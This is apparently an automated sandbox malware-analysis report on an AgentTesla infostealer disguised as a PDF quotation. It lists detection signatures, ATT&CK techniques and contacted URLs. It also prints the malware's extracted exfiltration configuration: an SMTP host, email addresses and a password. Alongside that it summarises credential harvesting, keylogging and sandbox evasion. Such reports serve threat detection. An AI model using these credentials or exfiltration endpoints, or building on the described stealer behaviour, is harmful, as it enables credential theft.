ID: 356521
Sample Name: Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Cookbook: default.jbs
Time: 09:27:23
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Quotation-Project at Hor Al Anz CAIRO…

Overview


General Information

Sample Name:	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Analysis ID:	356521
MD5:	e6a6cb6ae013aa..
SHA1:	dae3aaad039899..
SHA256:	cb145909667bd1..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Suspicious Double …
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook

Classification



Startup

- **System is w10x64**
- Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe (PID: 6492 cmdline: 'C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe' MD5: E6A6CB6AE013AA25B39D0CD53259BA9A)
  - Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe (PID: 6828 cmdline: C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe MD5: E6A6CB6AE013AA25B39D0CD53259BA9A)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "W7bZHUORtY",
  "URL: ": "https://NixjAW2jY86MvLhZGpe.org",
  "To: ": "bilgi@ekonaz.com",
  "ByHost: ": "mail.ekonaz.com:587",
  "Password: ": "=0AkPO5K",
  "From: ": "bilgi@ekonaz.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.475618837.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.231189229.000000000454B000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.230107764.000000000332000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.230634345.000000000429000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.229999040.000000000329 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 6 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.Quotation-Project at Hor Al Anz CAIRO_01224566 6.pdf.exe.3314b80.2.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.Quotation-Project at Hor Al Anz CAIRO_01224566 6.pdf.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Quotation-Project at Hor Al Anz CAIRO_01224566 6.pdf.exe.4565840.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Quotation-Project at Hor Al Anz CAIRO_01224566 6.pdf.exe.32c6c1c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.2.Quotation-Project at Hor Al Anz CAIRO_01224566 6.pdf.exe.4565840.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 2 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	Input Capture 1 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Standa Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Applica Layer Proto
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 3 1	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe	34%	Virustotal		Browse
Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe	13%	ReversingLabs	Win32.Trojan.AgentTesla	
Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://NixjAW2jY86MvLhZGpe.org	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fonts.comn?	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.founder.com.cn/cnthe	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.come.comnt	0%	Avira URL Cloud	safe	
http://mail.ekonaz.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.tiro.com&	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnrig	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://GQZdzS.com	0%	Avira URL Cloud	safe	
http://www.micro.	0%	Avira URL Cloud	safe	
http://www.fontbureau.comPt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.ekonaz.com	188.40.67.173	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://NixjAW2jY86MvLhZGpe.org	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.481627688.00000000003411000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.481627688.00000000003411000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.481627688.00000000003411000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.tiro.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comn?	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000003.214375004.000000062BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnthe	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000003.216059668.000000062B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.230107764.00000000003312000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.come.comnt	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.229754681.00000000001757000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.ekonaz.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.484207267.00000000036C5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.fonts.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com&	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000003.214678351.00000000062BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.urwpp.deDPlease	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnrig	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000003.216059668.00000000062B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.235673210.00000000074B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.231189229.00000000454B000.00000004.00000001.sdmp, Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.475618837.000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://GQZdzS.com	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000004.00000002.481627688.00000000003411000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.micro.	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000003.216639218.00000000062AC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comPt	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe, 00000000.00000002.229754681.00000000001757000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.40.67.173	unknown	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356521
Start date:	23.02.2021
Start time:	09:27:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
